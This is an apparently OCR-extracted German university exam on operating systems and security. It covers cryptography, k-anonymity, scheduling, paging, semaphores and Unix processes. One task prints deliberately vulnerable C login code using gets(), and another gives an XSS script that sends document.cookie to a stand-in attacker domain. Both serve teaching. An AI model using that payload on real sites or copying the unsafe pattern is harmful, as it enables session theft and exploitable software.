Klausur Betriebssysteme und Sicherheit, 10.07.2026

— Bearbeitungszeit: 90 Minuten — Prüfer: Prof. Dr. Schirmeier, Prof. Dr. Tschorsch —

1	2	3	4	5	6	7	$\sum$
15	15	6	9	15	15	15	90

Alle Aussagen sind so ausführlich wie nötig, aber so knapp wie möglich zu begründen.

Das Verwenden von Ersatzdiagrammen macht die jeweilige Lösung im ursprünglichen Diagramm automatisch ungültig!

Aufgabe 1 – Kryptographie und Datenschutz

15 Punkte

Alice möchte eine Nachricht m über das Internet an Bob senden. Bob soll überprüfen können, ob die Nachricht während der Übertragung verändert wurde. Alice verwendet dazu folgenden Ansatz, der auch in Abbildung 1 als Sequenzdiagramm abgebildet ist:

1. Alice berechnet den Hashwert $y = h(m)$.
2. Alice sendet (m,y) an Bob.
3. Bob berechnet selbst $h(m)$ und akzeptiert die Nachricht genau dann, wenn $h(m) = y$ gilt.

Dabei sei h eine öffentlich bekannte kryptographische Hashfunktion.




Abbildung 1: Sequenzdiagramm.

a) Nennen und erläutern Sie die zwei relevanten Sicherheitseigenschaften einer kryptographischen Hashfunktion.
2 P

b) Zeichnen Sie ein Sequenzdiagramm eines konkreten Angriffs, bei dem ein:e Angreifer:in die Nachricht verändert, ohne dass Bob dies mit dem oben beschriebenen Verfahren erkennt. Erklären Sie die einzelnen Schritte kurz. **2 P**

c) Alice und Bob wollen statt einer Hashfunktion einen Message Authentication Code (MAC) verwenden, um das Problem zu lösen. Definieren Sie eine MAC-Funktion und erklären Sie, wie Alice und Bob diese anwenden. **2 P**

d) Welche zwei relevanten Sicherheitsziele kann ein MAC in diesem Szenario erreichen? Begründen Sie Ihre Antwort kurz. **2 P**

In Tabelle 1 finden Sie eine fiktive Auswertung der Kreditwürdigkeit in Abhängigkeit von Wohnregion, Geschlecht und Vertragsart. Der Datensatz wurde nach dem Prinzip der k-Anonymität anonymisiert.

Nehmen Sie an, dass die Kreditwürdigkeit das sensitive Attribut ist.

Tabelle 1: Beispiel für k-Anonymität

Wohnregion	**Geschlecht**	**Kreditwürdigkeit**	**Vertragsart**
Nord	Männlich	500	Minijob
Nord	Männlich	520	Minijob
Nord	Männlich	600	Minijob
Süd	Weiblich	600	Teilzeit
Süd	Weiblich	620	Teilzeit
Süd	Männlich	650	Minijob
Süd	Männlich	680	Minijob
Ost	Weiblich	780	Vollzeit
Ost	Weiblich	800	Vollzeit
Ost	Männlich	850	Teilzeit
Ost	Männlich	880	Teilzeit
West	Männlich	1080	Vollzeit
West	Männlich	1100	Vollzeit

e) Erläutern Sie, was unter einem Quasi-Identifier (QID) zu verstehen ist und nennen Sie die in der Tabelle enthaltenen QIDs. **2 P**

f) Erklären Sie, wie das Prinzip der k-Anonymität dabei helfen soll, Datenschutz zu erreichen. Geben Sie den Wert von k in der dargestellten Tabelle an. **2 P**

g) Angenommen, wir fügen eine neue Person mit folgenden Attributen zur ursprünglichen Tabelle hinzu: Wohnregion Süd, Geschlecht Weiblich, Kreditwürdigkeit 750, Vertragsart Teilzeit. Erörtern Sie, wie sich dies auf die vorhandene k-Anonymität auswirkt. **2 P**

h) Welcher Zielkonflikt besteht bei der Wahl von k? Gehen Sie insbesondere darauf ein, wie sich die Wahl von k (jenseits des Datenschutzes) auf die anonymisierten Daten auswirkt. **1 P**

Aufgabe 2 – Sicherheit

15 Punkte

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void grant_access(void);
5
6  void login() {
7    int tries = 3;
8    char password[8] = "secret";
9    char input[8];
10
11   while (tries > 0) {
12     printf("Enter password: ");
13     gets(input);
14     if (strncmp(input, password, 8) == 0) {
15       grant_access();
16       return;
17     } else {
18       printf("Access denied\n");
19     }
20     tries--;
21   }
22 }
```

Abbildung 2: C-Code.




Abbildung 3: Stack Frame.

Gegeben sei der C-Code in Abbildung 2. Nehmen Sie an, dass keine zusätzlichen Schutzmechanismen aktiv sind, insbesondere keine vom Compiler bereitgestellten Sicherheitsfunktionen. Gehen Sie außerdem von einer 32-Bit-x86-Architektur und den C-Aufrufkonventionen gemäß `cdecl` aus. Beantworten Sie die folgenden Fragen.

Hintergrund: Die Funktion `strncmp(const char* str1, const char* str2, size_t num)` vergleicht höchstens `num` Zeichen von `str1` und `str2`. Sie gibt den Wert 0 zurück, wenn die verglichenen Zeichen übereinstimmen. Der Vergleich beginnt jeweils beim ersten Zeichen der beiden Zeichenketten. Sind diese Zeichen gleich, wird der Vergleich mit den folgenden Zeichenpaaren fortgesetzt bis sich zwei Zeichen unterscheiden, ein Null-Zeichen erreicht wird oder `num` Zeichen in beiden Zeichenketten übereinstimmen.

a) Vervollständigen Sie Abbildung 3, indem Sie die typischerweise gesicherten Register sowie die lokalen Variablen der Funktion `login` zur Laufzeit einzeichnen. Geben Sie hierbei die Größen der jeweiligen Speicherbereiche an; ein maßstabsgetreues Größenverhältnis in der Zeichnung ist nicht erforderlich. **3 P**

b) Erläutern Sie, was ein Buffer Overflow ist und begründen Sie, ob es in Abbildung 2 zu einem Buffer Overflow kommen kann. **2 P**

c) Ist es möglich durch einen Buffer Overflow mehr als drei Versuche für die Passworteingabe zu bekommen? Falls ja, erklären Sie, wie die Eingabe dafür konzeptionell konstruiert sein muss. Falls nein, begründen Sie Ihre Antwort. **2 P**


d) Nehmen Sie an, dass es möglich ist, `input` mittels eines Buffer Overflows überlaufen zu lassen. Erläutern Sie kurz, ob der Buffer Overflow nach dem Einführen der nachfolgenden Schutzmechanismen noch möglich ist bzw. welche Auswirkung die Schutzmechanismen auf den Angriff haben. Gehen Sie davon aus, dass nur der jeweilige Schutzmechanismus aktiv ist. **3 P**

- Stack Canaries

- Address-Space-Layout-Randomization (ASLR)

- Verwendung von `fgets(input, 8)` in Zeile 13

<u>Ersatzdiagramm für a)</u> (Das Verwenden dieses Diagramms macht die andere Lösung automatisch ungültig!):



In einem sozialen Netzwerk können Benutzer:innen Beiträge veröffentlichen. Die Beiträge werden anschließend anderen Personen in deren Feed angezeigt.

Ein:e Angreifer:in veröffentlicht keinen normalen Textbeitrag, sondern eine speziell präparierte Eingabe, die vom Browser anderer Nutzer:innen nicht nur als Text angezeigt, sondern als Code interpretiert wird. Ein Beispiel für eine solche Eingabe finden Sie in Abbildung 4, bei der eine Anfrage an eine fremde Domain ausgelöst wird.

```
<script>
  new Image().src="http://attackerdomain.io/"+document.cookie;
</script>
```

Abbildung 4: Beispiel für eine präparierte Eingabe der Angreifer:in.

e) Erklären Sie kurz, welches Grundproblem bei einem solchen Cross-Site-Scripting-Angriff (XSS) ausgenutzt wird. **2 P**

f) Nennen Sie zwei mögliche Ziele oder Auswirkungen eines solchen XSS-Angriffs aus Sicht der Angreifer:in. **2 P**

g) Beschreiben Sie eine geeignete Schutzmaßnahme gegen solche Angriffe. **1 P**

Aufgabe 3 – Dateisysteme **6 Punkte**

Zur Verwaltung von Daten auf einer SSD wird eine Blockgröße von 4 KiB eingesetzt. Die Dateien sind auf dem Datenträger entsprechend der unten skizzierten Struktur abgelegt.

Die dargestellten Blöcke enthalten entweder den Superblock (SB), Inodes (IB), Verzeichnisse (VB) oder eine Allokations-Bitmap für Blöcke (ABM) bzw. Inodes (IBM). Weitere Blöcke (z. B. für Dateiinhalte) existieren, sind aber nicht dargestellt. Einträge in den Inodeblöcken haben dabei die Form:

`<Inode-Nummer>` → `<Liste der Datenblöcke> / <Dateigröße in Bytes>`

Block	0	1	2	3	4	5	6
Typ	SB	ABM	IBM	IB	IB	VB	VB
Inhalt	free: 72 root: I_0	0 – 9	0 – 2	$I_0 \rightarrow 5 / 32$ $I_1 \rightarrow 6 / 32$	$I_2 \rightarrow 7, 8, 9 / 9000$	`home` → I_1	`notes` → I_2

a) Geben Sie die Blöcke des Dateisystems an, die modifiziert werden müssen, wenn die Datei `/home/notes` am Dateiende um 3000 B verkleinert wird. **3 P**

b) Angenommen, das Dateisystem nutzt *Metadata Journaling* und die in Teilaufgabe a) beschriebene Transaktion wird durch einen Systemabsturz unterbrochen. Nennen und beschreiben Sie kurz die beiden grundlegenden Recovery-Operationen, die dem Dateisystem beim nächsten Systemstart zur Verfügung stehen. **3 P**

Aufgabe 4 – Scheduling


9 Punkte

Ein Einprozessor-Betriebssystem verwaltet drei Prozesse P_1, P_2 und P_3. Die Prozesse treffen in dieser Reihenfolge im System ein und sind alle zum Zeitpunkt $t = 0$ rechenbereit. Die Prozesse wiederholen sich unendlich lange. Nach jedem CPU-Stoß führen die Prozesse einen E/A-Stoß durch. Die CPU-Stöße (in ms) und E/A-Stöße (in ms) der Prozesse sind in der Tabelle 2 angegeben.

Prozesse	P_1	P_2	P_3
CPU-Stöße	60	30	20
E/A-Stöße	20	30	40

Tabelle 2: Prozesslaufzeiten in ms

a) Zeichnen Sie in das folgende Gantt-Diagramm ein, wie die drei Prozesse P_1, P_2 und P_3 bearbeitet werden, wenn das Scheduling nach der „Round Robin"-Strategie mit einer Zeitscheibe von 20 ms vorgenommen wird. **4 P**




b) Geben Sie an, welches Problem beim Einsatz der in Teilaufgabe a) angewandten Scheduling-Strategie auftritt. Beschreiben Sie anschließend kurz, wie es bei „Virtual Round Robin" vermieden wird. **2 P**

c) Geben Sie an, ob es sich bei der Scheduling-Strategie „Shortest Remaining Time First" um ein präemptives oder ein nicht-präemptives Scheduling-Verfahren handelt. Begründen Sie Ihre Entscheidung anhand der Bedingung, unter der ein laufender Prozess durch einen anderen ersetzt wird. **2 P**

d) Nennen Sie ein Beispiel für ein aus Benutzersicht relevantes Bewertungskriterium zum Vergleich von Scheduling-Strategien. **1 P**

Ersatzdiagramm für a) (Das Verwenden dieses Diagramms macht die andere Lösung automatisch ungültig!):



Aufgabe 5 – Virtueller Speicher

15 Punkte

Gegeben sei ein fiktives 32-Bit-System, das den Adressraum von Prozessen mit zweistufigen Seitentabellen verwaltet. Jede Stufe wird mit 10 Bit indexiert. Eine Seite umfasst 4 KiB (2^{12} B). Ein Seitentabelleneintrag ist 4 Byte groß. Zudem verwaltet das System nebenstehende Status- und Rechte-Bits in den Seitentabellen.

`p`	Present-Bit
`w`	Write-Bit
`u`	User-Bit

Gegeben sei der folgende Ausschnitt aus der Seitentabelle eines Prozesses A, der auf diesem System läuft. Die Seitentabelle der ersten Stufe liegt bei `0x1000`.

Adresse: `0x1000`

Index	Rahmen	Rechte
0x0	0x42	pwu
...		
0xFF	0xFF	wu
0x100	0xFF	p u
...		
0x2FF	0x21	pwu
...		
0x3FF	0x03	pw

Adresse: `0x42000`

Index	Rahmen	Rechte
0x0	0xBEA	p u
...		
0x75	0xAD1	p u
...		
0x1FA	0xADA	pwu
...		
0x3FF	0x1DA	p u

Adresse: `0x3000`

Index	Rahmen	Rechte
0x0	0x141	pw
0x1	0x592	p
0x2	0x653	pw
...		
0xFF	0x589	pw
...		
0x3FF	0x793	u

Adresse: `0xFF000`

Index	Rahmen	Rechte
0x0	0x007	u
...		
0x222	0x420	pwu
0x223	0x404	pwu
...		
0x3FF	0x751	wu

a) Prozess A führt nun aus dem User-Mode heraus die nachfolgend gegebenen Zugriffe aus. Bestimmen Sie mithilfe der Seitentabellen für jeden erfolgreichen Zugriff die physische Adresse. Geben Sie andernfalls an, an welcher Stelle **und** warum ein Seitenfehler auftritt.
HINWEIS: Im Falle eines Seitenfehlers ist die Stelle (bspw. „Seitentabelle `0x3000`, Eintrag `0x2`“) **und** die Ursache (bspw. „User-Bit nicht gesetzt“) zu nennen. **6 P**

- Lesender Zugriff auf `0x1FABEA`

- Schreibender Zugriff auf `0x75010`

- Lesender Zugriff auf `0x40222204`

- Lesender Zugriff auf `0x3FFFF000`

Nun greift Prozess A auf die virtuelle Adresse `0xBFEFF0AB` zu, die knapp außerhalb des aktuellen Stack-Segments (`0xBFFFFFFF`–`0xBFF00000`) von Prozess A liegt, was zu einem Seitenfehler führt.

b) Tragen Sie die Änderung der Seiten-Rahmen-Zuordnung in den untenstehenden Seitentabellenauszug ein, um zu verdeutlichen, wie der Seitenfehler durch das Betriebssystem bearbeitet wird. Im System sind die Rahmen `0xC0DE`, `0xDADA` und `0xB5` frei.

4 P

Adresse: `0x1000`

Index	Rahmen	Rechte
...		
`0x2FF`	`0x21`	`pwu`
...		

Adresse:

Index	Rahmen	Rechte
...		
...		

Insgesamt sind 2 GiB (2^{31} B) des virtuellen Adressraums von Prozess A belegt. Derzeit sind alle Seiten, sowie die Seitentabelle von Prozess A im Hauptspeicher eingelagert und der Prozess teilt keine Seiten mit anderen Prozessen.

c) Berechnen Sie, wie viel physischer Speicher für die erste Stufe sowie für die zweite Stufe der Seitentabelle von Prozess A mindestens nötig ist.

HINWEIS: Es genügt die Angabe von Zweierpotenzen. Es ist immer auch eine geeignete Einheit anzugeben. Es genügt den nötigen physischen Speicher für die erste Stufe und die zweite Stufe getrennt anzugeben.

5 P

Aufgabe 6 – Synchronisation **15 Punkte**

Gegeben seien drei parallele Threads, die der Vorlesung entsprechend definierte binäre Semaphore vom Typ `sem_t` nutzen. Die Semaphore sind wie folgt initialisiert:

```
1 /* Initialisierung der sem_t-Variablen */
2 sem_t s1(1);
3 sem_t s2(1);
4 sem_t s3(1);
```

T_1

```
5 s1.wait();
6 s2.wait();
7 work();
8 s1.signal();
9 s2.signal();
```

T_2

```
10 s2.wait();
11 s3.wait();
12 work();
13 s2.signal();
14 s3.signal();
```

T_3

```
15 s3.wait();
16 s1.wait();
17 work();
18 s3.signal();
19 s1.signal();
```

a) Zeigen Sie anhand der Deadlock-Bedingungen nach Coffman, dass bei der Ausführung dieses Codes ein Deadlock auftreten kann. **4 P**

b) Beschreiben Sie *kurz* eine Methode der strukturellen Verhinderung, um allgemein einem Deadlock vorzubeugen. **1 P**

Folgender C-Code sei gegeben:

```
1  int x = 0;
2
3  void f() {
4      if (x < 1) {
5          x += 1;
6      }
7  }
```

Die Funktion `f()` wird von zwei Threads gleichzeitig aufgerufen. Nachdem beide Threads `f()` jeweils vollständig ausgeführt haben, wird die Variable `x` ausgelesen und an den Nutzer ausgegeben.

c) Bei paralleler Ausführung von `f()` durch die Threads kann es zu einer Race Condition kommen. Skizzieren Sie zwei mögliche Abläufe, die zu unterschiedlichen `x` in der Ausgabe führen. Geben Sie auch den jeweiligen Ausgabewert an. **4 P**

d) Nennen Sie eine mögliche Technik zur Synchronisation, um die Race Condition zu vermeiden. **1 P**

e) Gegeben seien zwei parallele Threads. Ihnen stehen zwei Semaphore (`s1` und `s2`) zur Verfügung. Stellen Sie *nur* durch Einfügen von Semaphor-Operationen (`s1.wait()`, `s2.wait()`, `s1.signal()`, `s2.signal()`) innerhalb oder außerhalb der Schleifen sicher, dass die beiden Threads zusammen die gewünschte Ausgabe „`bbabab`“ erzeugen.
HINWEIS: Die Funktion `puts` gibt eine Zeichenkette an den Nutzer aus. **5 P**

```
/* Initialisierung der sem_t-Variablen */
sem_t s1(0);
sem_t s2(2);
```

T_1

```
for (int i = 0; i < 2; i++) {
    puts("a");
}
```

T_2

```
for (int i = 0; i < 4; i++) {
    puts("b");
}
```

Aufgabe 7 – Unix

15 Punkte

Der folgende C-ähnliche Pseudocode implementiert einen einfachen Server. Der Server wartet in einer Endlosschleife auf eingehende Client-Verbindungen. Für jede Verbindung wird ein Kindprozess erzeugt, der die Anfrage bearbeitet und die empfangenen Daten in eine Log-Datei schreibt.

```
1  char buf[1024];
2  char* msg = "Nachricht von Client: ";
3
4  int main() {
5     int log_fd = open("server.log");
6
7     int server_fd = socket();
8     bind(server_fd, ...);
9     listen(server_fd);
10
11    while (1) {
12       int client_fd = accept(server_fd);
13
14       if (fork() == 0) {
15          close(server_fd);
16
17          read(client_fd, buf);
18
19          write(log_fd, msg);
20
21          write(log_fd, buf);
22
23          close(client_fd);
24          exit(0);
25       } else {
26          close(client_fd);
27       }
28    }
29 }
```

a) Nennen Sie ein Ereignis, das den jeweiligen Zustandsübergang im Elternprozess auslöst:

Ready → Running:

Blocked → Ready:

Running → Blocked:

3 P

b) Ordnen Sie die jeweilige Variable dem Speichersegment zu, in dem sie liegt:

`log_fd`:


`msg`:

`buf`:

3 P

c) Vervollständigen Sie die Abbildung der Open-File-Table (OFT) der Prozesse und der Global-File-Table (GFT). Ergänzen Sie die Verweise zwischen OFT → GFT und GFT → Inodes. Sowohl der Eltern- als auch der Kindprozess befinden sich vor dem jeweiligen Aufruf von `close(client_fd)`.

Hinweis: Gehen Sie davon aus, dass auch jedem Socket in diesem System ein Inode zugeordnet ist.



3 P

d) Erklären Sie, wie sich die Global-File-Table (GFT) ändert, wenn stattdessen Eltern- und Kindprozess `log_fd` erst *nach* dem `fork()` jeweils selbst öffnen. Gehen Sie dabei auf die Informationen ein, die in einem `struct file` gespeichert sind. **2 P**

e) Erklären Sie kurz, was ein Zombie-Prozess ist. Beschreiben Sie zudem, wie es im obigen Code dazu kommen kann und nennen Sie einen Systemaufruf, der Zombie-Prozesse beseitigt. **2 P**

f) Der Code soll so umgeschrieben werden, dass anstelle von Prozessen Threads verwendet werden. Nennen Sie die Variable, die zu einem Problem führen kann und erklären Sie, warum das Problem bei Prozessen nicht auftritt. **2 P**

Ersatzdiagramm für c) (Das Verwenden dieses Diagramms macht die andere Lösung automatisch ungültig!):